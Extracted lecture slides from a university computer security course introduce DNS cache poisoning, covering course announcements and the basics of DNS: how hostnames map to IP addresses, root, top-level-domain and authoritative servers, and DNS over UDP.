

# CSCI 476: Computer Security

Network Security: DNS Cache Poisoning

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**HALLOWEEN**



Reese Pearsall  
Fall 2023


# Announcement

Lab 5 (XSS) due **tonight** at 11:59 PM

Lab 6 (TCP/IP Attacks) Due Tuesday **11/7** @ 11:59 PM

Happy halloween

## How to scare a CSCI 476 student



# Reverse Shell w/ Session Hijack Attack

When browsing the web, computers need the **IP address** of the host we are communicating with

Humans do not use IP addresses when using the internet, they use hostnames (English)

We need a way to go from **hostnames** to **IP addresses**

Humans browse the web using hostnames  
• (They need English)

Computers understand numbers  
• (They need IP addresses)



→ ??? → 153.90.127.197

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
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


➡ **DNS** ➡ 153.90.127.197


# DNS Architecture




# DNS Architecture



montana.edu



youtube.com



irs.gov



DNS

.com




DNS

.gov



DNS

.edu



Clients

# DNS Architecture

*(how big would that map be?)*

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## **Authoritative DNS servers-**

Organization's own DNS with up-to-date records



facebook.com  
DNS

amazon.com  
DNS

montana.edu  
DNS

harvard.edu  
DNS

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
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responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)



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
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
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## **Top-level domain (TLD) servers-**

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**Root DNS servers-** responsible for maintaining IP addresses for TLD servers



# DNS Root server locations




<https://root-servers.org/>

# Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol

- No handshake
- No guarantee that packet will arrive




Anatomy of a DNS Packet

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


